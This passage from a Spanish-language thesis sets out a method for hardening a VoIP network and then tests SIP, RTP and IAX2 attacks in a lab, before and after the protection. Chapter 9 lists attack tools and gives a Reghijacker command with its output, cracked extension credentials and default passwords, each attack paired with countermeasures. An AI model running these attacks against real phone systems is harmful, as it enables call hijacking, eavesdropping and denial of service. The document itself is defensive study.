802.1Q	Salto de VLAN *VLAN hopping*																		○	○		•	
STP	Ataque de recálculo STP																				•	•	•
ARP	Inundación MAC (*MAC flood*)									○						○		•				•	
	Suplantación ARP (*ARP spoofing*)																	⊙				•	

8.3. Aplicación práctica

En esta sección se describe una aplicación práctica del método de implementación de seguridad en una red VoIP recién descrito. A la aplicación práctica se le implementará el método desde su etapa de diseño, pero el método es igualmente aplicable para redes ya establecidas. El método se aplica siguiendo los siguientes pasos:

1. Identificación de protocolos utilizados
2. Identificación de tecnologías utilizadas
3. Establecimiento de medidas de seguridad
   - Capa de aplicación
     a) *Hardening*
     b) Instalación de herramientas de seguridad
     c) Identificacion de protocolos utilizados por cada dispositivo
     d) *Hardening* de servicios utilizados
   - Capa de transporte y sesión
     a) Selección de protocolos de transporte y sesión
     b) Establecimiento de protocolos de seguridad
     c) Selección de protocolos de intercambio de llaves
     d) Establecimiento de dispositivos para protocolos de seguridad
   - Capa de red
     a) Establecimiento de zonas de seguridad
     b) Elección de sistemas de seguridad
   - Capa de enlace
     a) Asignación de VLAN de voz
     b) Reconocimiento de puertos de *switch* para VoIP
     c) Aplicación de comandos de seguridad en los *switchs* de la red

8.3.1. Identificación de protocolos utilizados

El primer paso del método es seleccionar los protocolos utilizados. En la siguiente tabla se detallan los protocolos utilizados en la red VoIP a la que se le implementó seguridad.

Tabla 8.9. Protocolos utilizados

Capas OSI	Protocolos utilizados
Capa de aplicación	HTTP, SSH, DNS, DHCP
Capa de sesión	SIP, IAX2
Capa de transporte	RTP, UDP, TCP
Capa de red	IP, ARP, ICMP
Capa de enlace	Ethernet, STP, VLAN(802.1Q)

En la **tabla 8.9** se detallan los protocolos que se utilizaron en cada capa del modelo OSI. Como se puede observar no todos los protocolos son propios de las redes VoIP, si no que algunos pertenecen a las redes IP.

8.3.2. Identificación de tecnologías utilizadas

A continuación, se describen las tecnologías usadas para la implementación de seguridad.

Tabla 8.10. Tecnología utilizada

Dispositivo	Modelo o Versión Software
Terminales	PhonerLite 1.7 y Xlite 3.0
Central Telefónica	Trixbox 2.8
Router SIP	Kamailio 3.0
Router	Cisco 3560PoE-24/ IOS 12.2
Switch	Cisco 2960/IOS 12.2
IPS	McAfee IntruShield 2600 Sensor

En la **tabla 8.10**, en la primera columna, se describen los componentes de VoIP a los cuales corresponde cada dispositivo. En la segunda columna, se señala el *software* utilizado o el modelo según corresponda de cada dispositivo.

Trixbox 2.8 es un conjunto de aplicaciones, entre ellas se encuentra Asterisk, que es una central telefónica gratuita. Sin embargo, se tratará a Trixbox como la central telefónica, porque esta distribución incluye otros servicios (DHCP, SMTP), y por esto se debe considerar la seguridad del conjunto y no de la central en particular. Además Trixbox puede equiparse para ser utilizado como un *gateway*, pero en esta aplicación práctica no se utilizará como tal ya que no se estudio la interacción con la red telefónica tradicional.

El dispositivo utilizado como *router*, Cisco 3560, es realmente un *switch* con capacidad de ruteo, pero será tratado como un dispositivo de capa de red, debido a que reconoce protocolo IP.

En la **tabla 8.10** también se agregaron los sistemas de seguridad utilizados en la red, como por ejemplo el IPS. Otra observación importante es que no se utilizó terminales de *hardware*, es decir teléfonos IP, sólo se utilizaron *softphones*. PhonerLite soporta protocolos de seguridad, en cambio, Xlite 3.0 no soporta protocolos de seguridad.

También se específica la IOS que tienen los *switch* y *routers*, ya que el soporte de algunas características de seguridad depende de la versión de IOS del dispositivo.

8.3.3. Establecimiento de medidas de seguridad

A continuación se describe como fue implementado el método y las medidas de seguridad capa por capa del modelo OSI.

8.3.3.1. Capa de aplicación

El primer paso, para esta capa, es realizar *hardening* a todos los dispositivos VoIP utilizados en la red. A continuación se listan los pasos de *hardening* para sistemas operativos:

1. Instalar la última versión y luego realizar una actualización.
   Se debe revisar la versión del sistema operativo, *firmware*, IOS y el *software* de la aplicación telefónica. Esto variará dependiendo del componente que se esté revisando y actualizando.

Tabla 8.11. Actualizando la tecnología utilizada

Dispositivo	**Últimas versiones 31/08/10**	**Como actualizar**
Terminal	PhonerLite 1.78	`http://www.phonerlite.de/download_en.htm`
Terminal	Xlite 3.0	`http://www.counterpath.com/xlite-comparison.html`
Central Telefónica/ *Gateway*	Trixbox 2.8.0.4	aplicar comando # yum update
Router SIP	Kamailio 3.0.3	`http://www.kamailio.org/w/download/`
Router	Cisco 3560PoE-24/IOS 12.2	Instalar servidor TFTP y descargar IOS correspondiente `http://tools.cisco.com/ITDIT/CFN/jsp/index.jsp` luego aplicar el comando `# copy tftp: disk0:`
Switch	Cisco 2960/IOS 12.2	

En la **tabla 8.10** se pueden ver las últimas versiones de los dispositivos utilizados y como se puede actualizar. Las actualizaciones se pueden realizar a través de comandos o descargas actualizadas, es por esto que en, algunos casos, se agregan los links de descarga.

2. Buscar parches de vulnerabilidades en la web como: `http://cve.mitre.org/`
   Existen bases de datos en la red con vulnerabilidades, para los diferentes dispositivos. Generalmente, todos los parches correspondientes a las vulnerabilidades encontradas se van incluyendo en las últimas actualizaciones del *software*. Por ejemplo para Asterisk se pueden encontrar vulnerabilidades en
   `http://downloads.asterisk.org/pub/security`. Sin embargo, no todas ellas se presentan en las últimas versiones de Asterisk.

3. Cambiar contraseñas por omisión del sistema.
   Los *routers* y *switchs* Cisco, tienen como contraseña "cisco". Esto es de conocimiento público, por lo tanto, es una prioridad que estas contraseñas, así como la de cualquier otro sistema que incluya contraseñas por omisión, se cambien. Por ejemplo, la interfaz de administración remota de Trixbox trae por omisión *maint/password* como usuario/contraseña esta debe ser cambiada para no permitir el uso indebido de esta herramienta.

4. Proteger archivos de sistema.
   La mayor parte del malware, en la red, modifica archivos de sistema. Esto le permite acceso a muchas funcionalidades del computador de la víctima. Es por esto que, los archivos claves de configuración en una central telefónica, debiesen contar con permisos acotados de lectura y escritura.

5. Establecer cuentas de usuarios y bridar permisos necesarios.
   Sólo el administrador debiese tener acceso a los servidores de telefonía, no debiesen existir otros usuarios con acceso. Sin embargo, es común que más de una persona tenga acceso a los servidores. Es por esto que se deben establecer diferentes cuentas de usuarios y brindar los permisos correspondientes.

6. Listar los servicios necesarios para el funcionamiento del sistema y eliminar las aplicaciones innecesarias.
   Es muy probable que las aplicaciones telefónicas tengan activados todos los servicios que el desarrollador haya estimado conveniente. Sin embargo, esto habilita muchas puertas de entrada hacia el sistema, que deben ser cerradas.

7. Cerrar todos los puertos no utilizados.
   Los puertos que no sean utilizados deben ser cerrados, debido a que, mientras más puertos abiertos haya, más posibilidades hay de un ataque.

8. Para las aplicaciones de acceso remoto, establecer contraseñas y limitar errores de su ingreso.
   El método de fuerza bruta, comentado en los capítulos anteriores, es uno de los más utilizados para esquivar la seguridad de las aplicaciones de acceso remoto. Es por esto que, si se limitan los errores de ingresos de contraseñas y por ende se bloquea, se impide el uso de esta herramienta.

En el anexo B se explica el procedimiento de *hardening* de un sistema operativo CentOS. Para la distribución utilizada (Trixbox), la central telefónica Asterisk funciona en el sistema operativo CentOS.

El segundo paso, para la capa de aplicación, realizado en esta aplicación práctica, es la instalación de herramientas de seguridad. Este paso, está enfocado en resguardar los servidores de telefonía, ya que la instalación de un antivirus en un *router* Cisco actualmente no es factible.

Las herramientas de seguridad son muy importantes a la hora de instalar *softphones*, en un computador, ya que se impedirá parcialmente la contaminación de este terminal con malware. La instalación de herramientas de seguridad también es importante en el *router* SIP, ya que a pesar de no contener información valiosa, el malware puede provocar denegación de servicio en el dispositivo.

Tabla 8.12. Protocolos utilizados por dispositivos VoIP

Protocolos utilizados / **Dispositivos**	HTTP	SSH	DHCP
Terminales			✓
Central Telefónica	✓	✓	
Router SIP		✓	✓
Switch			✓
Router			✓

El tercer paso es la selección de protocolos aplicativos que serán utilizados. Esta selección es realizada utilizando la tabla anterior. Esto se realiza para todos los dispositivos utilizados.

Para los protocolos seleccionados, en el tercer paso, se realiza su respectivo *hardening*. En el anexo A se encuentra la realización del tercer paso al servicio del protocolo SSH.

8.3.3.2. Capa de transporte y sesión

El primer paso, para la capa de transporte y sesión, es revisar la selección de los protocolos para la capa de transporte y sesión. En este caso, es SIP y IAX2 para señalización y RTP para el transporte de la voz. Además se debe considerar que SIP estará sobre TCP y IAX2 sobre UDP.

Tabla 8.13. Aplicación de protocolos de seguirdad

Protocolo VoIP	Protocolo de seguridad	Protocolo de intercambio de llaves	Algoritmo de encriptación	Letra anexo
SIP	TLS			C
RTP	SRTP	SDES	AES-CM	D
IAX2		RSA	AES	E

En la **tabla 8.13** se presentan los protocolos utilizados en la aplicación práctica. La primera columna lista los protocolos utilizados para telefonía IP, la segunda columna lista el respectivo protocolo de seguridad utilizado, la tercera columna detalla el protocolo de intercambio de llaves, la cuarta columna detalla el algoritmo de encriptación y la quinta columna detalla el anexo, donde se encuentra su respectiva implementación.

Para establecer la solución de seguridad a implementar (segundo paso de esta capa), se listan los protocolos previamente seleccionados y su respectiva forma de encriptación como lo muestra la **tabla 8.13**. Esta elección se realizó bajo las recomendaciones de ancho de banda y procesamiento del segundo paso del método anteriormente desarrollado. Por lo tanto la solución elegida fue TLS/SRTP, la implementación de esta solución se encuentra descrita en el anexo C y D.

Además en la **tabla 8.13** se incluye el procedimiento del tercer paso, la selección de los protocolos de intercambio de llaves. SDES se eligió por su simplicidad y facilidad de implementación en Asterisk.

Para el cuarto paso se implementó la central telefónica como entidad certificadora del protocolo TLS, por lo tanto, no hubo necesidad de agregar un dispositivo extra. Sin embargo, cada terminal requiere la instalación previa de su respectivo certificado.

8.3.3.3. Capa de red

En la capa de red, se establecieron las zonas recomendadas en el capítulo 6. La primera zona es la DMZ que es la zona que se encuentra expuesta a internet. La segunda zona es la red

interna. Los equipos de telefonía como la PBX son catalogados como servidores críticos y son ubicados detrás de un segundo *firewall*, lo que da lugar a la tercera zona.




Figura 8.3. Mapa de red

La **figura 8.3** detalla los sistemas de seguridad que se utilizaron en la capa de red. Además establece una configuración de red para la implementación de los sistemas de seguridad.

El *router* SIP es el dispositivo que se encarga de establecer la comunicación con el exterior. El router SIP permite que los atacantes externos no tengan comunicación directa con la central telefónica.

La configuración de los *switch* y los *routers* pretende entregar balanceo de carga y alta disponibilidad en la red.

8.3.3.4. Capa de enlace

El primer paso es dividir la red en VLAN. La VLAN de voz asignada es la VLAN 400.

Debido a que la red diseñada es una red de prueba y cuenta con la conexión de dispositivos sólo pertenecientes a VoIP, no es necesario el reconocimiento de puertos en los dispositivos de capa de enlace. Por lo tanto, el segundo paso del método será obviado.

El tercer paso es la aplicación de los comandos descritos en el capítulo 7. Las configuraciones resultantes, con aplicación de calidad de servicio se encuentran en el anexo F.

8.4. Resumen

En este capítulo se propuso un método para brindar seguridad a una red VoIP. El método aplica todo lo estudiado a lo largo de este trabajo de título y se aplica tanto para redes en etapa de diseño como para redes ya establecidas.

La aplicación práctica se basa en una red VoIP muy simple que no implemente complejas funcionalidades (video-conferencia, salida a la red telefónica tradicional y control de medios) y su objetivo es desarrollar el método previamente descrito.

Capítulo 9

TESTEO DE SEGURIDAD

A continuación se realizarán algunos ataques que permitirán comprobar cómo los sistemas de seguridad resguardan la telefonía IP.

En el desarrollo de este trabajo, específicamente en la aplicación práctica del capítulo 8, se aseguraron los protocolos SIP, RTP y IAX2. Por lo tanto, en este capítulo se realizan los ataques a estos protocolos en dos casos: a una red VoIP a la que no se le ha aplicado el método de seguridad y a la misma red una vez que se ha aplicado dicho método de seguridad.

Tabla 9.1. Ataques realizados

Protocolo VoIP	**Ataque**	**Herramienta utilizada**
SIP	Ataque a *hashes digest*	*Authtool* y Cain y Abel
	Suplantación de identidad (*Registration hijacking*)	*Reghijacker*
	Des-registro de usuarios	*Erase_registrations*
	Desconexión de usuarios	*Teardown*
	Malformación en mensajes *INVITE*	*Sivus*
	Inundación de mensajes *INVITE*	*Inviteflood*
	Ataque de falsa respuesta (*Fake Response*)	*Redirectpoison v1.1*
	Ataque de Re-INVITE	*SiPp*
RTP	Captura e inserción de Audio	*Wireshark* y *Rtpinsertsound 3.0*
	Manipulación RTP (*tampering*)	*Rtpmixsound 3.0*
	Saturación mediante paquetes RTP	*Rtpflood*
IAX2	Ataque *POKE*	*iaxFuzzer*
	Inundación con IAX2	*Iaxflood*
	Ataque de enumeración con IAX	*Enumiax*

Tabla 9.2. Ataques realizados

Protocolo VoIP	**Ataque**	**Herramienta utilizada**
IAX2	Ataque de soporte de IAX versión 1	*IAXAuthJack*
	Ataque de registro rechazado	*iaxFuzzer*
	Ataque *HANGUP*	*IAXHangup*
	Ataque de espera	*iaxFuzzer*

En la **tabla 9.1** se listan los ataques estudiados en el desarrollo de este trabajo de título y que pertenecen a los protocolos utilizados en la aplicación práctica. Estos ataques se realizaron con ayuda de las herramientas existentes en internet, señaladas en la tercera columna de la **tabla 9.1**.

Las instalaciones de las herramientas de la **tabla 9.1** se encuentran descritas detalladamente en el anexo H y pueden ser encontradas en [79], [80], [81], [57].

9.1. Ataque a *hashes digest*

Para realizar el ataque de *hashes digest* se utilizaron las herramientas Authtool y Cain y Abel. La herramienta Authtool es una herramienta que permite reconocer y revisar los mensajes *INVITE, REGISTER* y *OPTIONS*, utilizando estos mensajes la herramienta obtiene el *hash* MD5 y lo compara con un archivo de contraseñas predefinidas (diccionario). Cain y Abel, por otro lado, permite capturar los paquetes y descifrar los hashes a través de fuerza bruta o diccionario.




Figura 9.1. Cain y Abel

Authtool y Cain y Abel obtuvieron el nombre de usuario y contraseña de los usuarios registrados. En la **figura 9.1** se puede ver la captura de la contraseña a través de Cain y Abel, donde el usuario es la extensión `2000` y la contraseña es `werty`. En el anexo H se describe la instalación y utilización de ambas herramientas.




Figura 9.2. Captura de paquetes sin protección

En la **figura 9.2** se muestra la captura de mensajes SIP donde se pueden ver los mensajes SIP en los cuales se pueden encontrar los *hashes digest* para ser des-encriptados.

9.1.1. Contramedidas aplicadas

La contramedida aplicada para mitigar este ataque fue el protocolo de seguridad TLS, que es una buena contramedida, pero no infalible. Es probable que pronto se desarrollen nuevas herramientas que permitan vulnerar el protocolo TLS.

El protocolo TLS funciona sobre el protocolo TCP, al cual se le realizan ataques de denegación de servicio, por lo tanto, TLS también se ve expuesto a estos ataques. Actualmente, TLS es un protocolo que permite resguardar SIP eficientemente, es por esto, que alternativamente también es recomendable utilizar otros sistemas de seguridad que permitan aislar la telefonía (VLANs, *firewalls*, autenticación de puertos), de forma tal, que los atacantes no tengan acceso a los mensajes de VoIP, estén o no estén encriptados.

9.1.2. Resultados Obtenidos




Figura 9.3. Captura de paquetes con protección TLS

En la **figura 9.3** se observan mensajes SIP utilizando el protocolo TLS. Se puede observar que en el segundo caso ya no es fácil reconocer los campos del mensaje, por lo tanto, las herramientas Authtool y Cain y Abel ya no pueden reconocer los *hashes digest*.

9.2. Suplantación de identidad (*Registration hijacking*)

Para realizar el ataque de suplantación de identidad se utilizó la herramienta *Reghijacker*. Esta herramienta permite manipular un mensaje *REGISTER* y enviarlo al servidor de registro, para suplantar un usuario válido.

Para registrar una nueva dirección IP la herramienta *Reghijacker* requiere que previamente se realice un ataque de *hashes digest*, para poder enviar un mensaje de autenticación válido. Un servidor de registro SIP, por lo general, pide autentificación de los mensajes *REGISTER*.

```
root@cote-laptop:/home/cote/Escritorio/Carpeta de herramientas/2-hijacking/reghi
jacker# ./reghijacker eth1 201.214.128.189 201.214.128.189 2000@201.214.99.172 o
ut.txt -u 100 -p "100"

Registration Hijacker - Version 1.0
                        09/09/2004

Domain to Hijack Registrations: 201.214.128.189
Domain's SIP Registrar IP addr: 201.214.128.189
Hijack Contact Info: 2000@201.214.99.172
User to Hijack:                 100
User Password:                  100
Results written to:             out.txt
root@cote-laptop:/home/cote/Escritorio/Carpeta de herramientas/2-hijacking/reghijacker#
```

Sip Peers

Name/username	Host	Dyn	Nat	ACL	Port	Status
2007	(Unspecified)	D	N	A	5060	UNKNOWN
2006	(Unspecified)	D	N	A	5060	UNKNOWN
2005	(Unspecified)	D	N	A	5060	UNKNOWN
2004/2004	(Unspecified)	D	N	A	0	UNKNOWN
2001	(Unspecified)	D	N	A	5060	UNKNOWN
2000/2000	201.214.99.172	D	N	A	5060	OK (16 ms)
100/100	201.214.128.65	D	N	A	15002	UNREACHABLE

7 sip peers [Monitored: 1 online, 6 offline Unmonitored: 0 online, 0 offline]

Figura 9.4. Suplantación de registro

En la **figura 9.4** se puede ver el registro legítimo del usuario 2000. Este registro legítimo es utilizado para registrar la dirección IP del atacante para el usuario 100 con la herramienta *Reghijacker*, logrando re-direccionar todo el tráfico telefónico hacia el atacante.

9.2.1. Contramedidas aplicadas

Cuando se utilizan protocolos de seguridad, como TLS o IPsec, no es posible utilizar la herramienta *Reghijacker*, sin vulnerar previamente el protocolo de seguridad. Además esta herramienta no soporta VLAN que es otra contramedida aplicable para este ataque.

TLS es una contramedida eficiente, dado que funciona sobre TCP. Las características de TCP permiten establecer conexiones con los terminales y así dificultar la tarea de engañar al servidor de registro SIP [79].

9.2.2. Resultados Obtenidos

El ataque utilizando TLS no surtió efecto. Sin embargo, cuando algunos de los usuarios no utilizaban TLS hubo repuestas sin encriptación por parte del servidor. Por lo tanto, es muy importante utilizar TLS para TODOS los usuarios de telefonía IP.

9.3. Des-registro de usuarios

El ataque de des-registro de usuarios se realizó utilizando *Erase_registrations*. Esta herramienta permite confeccionar un mensaje REGISTER.




Figura 9.5. Herramienta *Erase_registrations*

La **figura 9.5** muestra el resultado del ataque de des-registro de usuarios con la herramienta *Erase_registrations*. En la parte inferior de la figura se puede observar que se elimina el registro de la dirección IP del usuario 2000.

9.3.1. Contramedidas aplicadas

Para mitigar este ataque se utilizó el protocolo TLS, pero debe considerarse que este ataque no tendría efecto si el atacante no se encontrará en la misma red (otra VLAN) o no pudiera tener acceso directo a la central telefónica.Por lo tanto, impedir el acceso a la central telefónica evita el ataque de des-registro de usuarios.

Otra forma de contrarrestar este ataque es habilitando una fuerte autenticación para los mensajes *REGISTER* y disminuyendo los intervalos de los registro de los terminales [79].

9.3.2. Resultados Obtenidos

El ataque de des-registro de usuarios provoca que el usuario no pueda realizar llamadas pero sí recibirlas.

Cuando una central telefónica acepta ambas conexiones (SIP y SIP con TLS), también es posible realizar este ataque en usuarios que utilizan TLS, por lo tanto, se debe configurar la

central telefónica para que sólo se acepten conexiones TLS.




Figura 9.6. Herramienta *Erase_registrations* con el protocolo TLS

En la **figura 9.6** se muestra como el ataque no surte efecto en una extensión que utiliza TLS (extensión 2004). Debido a que el puerto utilizado para TLS es 5061, la herramienta no funciona, pero basta recompilarla con el puerto correspondiente para que funcione. Esto es posible porque no en todos los usuarios se utilizó TLS.

9.4. Desconexión de usuarios

Para realizar el ataque de desconexión de usuario se utilizó la herramienta *Teardown*. Esta herramienta permite confeccionar un mensaje *BYE*, utilizando parámetros de la llamada, capturados previamente. Es por esto, que previo al ataque se debe activar un programa que capture paquetes, conocido como *sniffer*.




Figura 9.7. Mensaje *BYE* confeccionado por *teardown*

En la **figura 9.7** se muestra la captura de mensajes durante el ataque de desconexión de usuarios. Entre los mensajes se puede ver el mensaje *BYE*, confeccionado para desconectar la llamadas y puede observarse que proviene de una dirección IP distinta.

9.4.1. Contramedidas aplicadas

Los protocolos de seguridad también proveen protección para este ataque. TLS protege los valores requeridos por la herramienta *Teardown* para realizar el ataque. Además TLS provee de establecimiento de conexiones, dado que funciona sobre TCP y no acepta un mensaje de otro origen en la conexión. Sin embargo es muy importante configurar el servidor SIP para que acepte solo conexiones TLS, como se mencionó anteriormente.

9.4.2. Resultados Obtenidos

Con la utilización de TLS no se pudo aplicar la herramienta *Teardown* debido a que se necesitaban parámetros previos que con la utilización de TLS no se pudieron obtener. Por lo tanto, el ataque se mitigó completamente.

9.5. Malformación en mensajes *INVITE*

La herramienta Sivus permite confeccionar mensajes *INVITE*, alterando todos sus parámetros. Esta herramienta se utilizó para el ataque de malformación de mensajes *INVITE*. Sivus también cuenta con una funcionalidad de escáner de vulnerabilidades, que permite conocer algunos ataques posibles.




Figura 9.8. Confección de mensaje *INVITE*

La herramienta Sivus en su versión 1.09 no cambia el campo `content-lengh`, siempre lo mantiene en 0. Por lo tanto, se utilizó el campo `Contac:` para realizar el ataque ingresando 100 caracteres especiales (#), como muestra la **figura 9.8**.

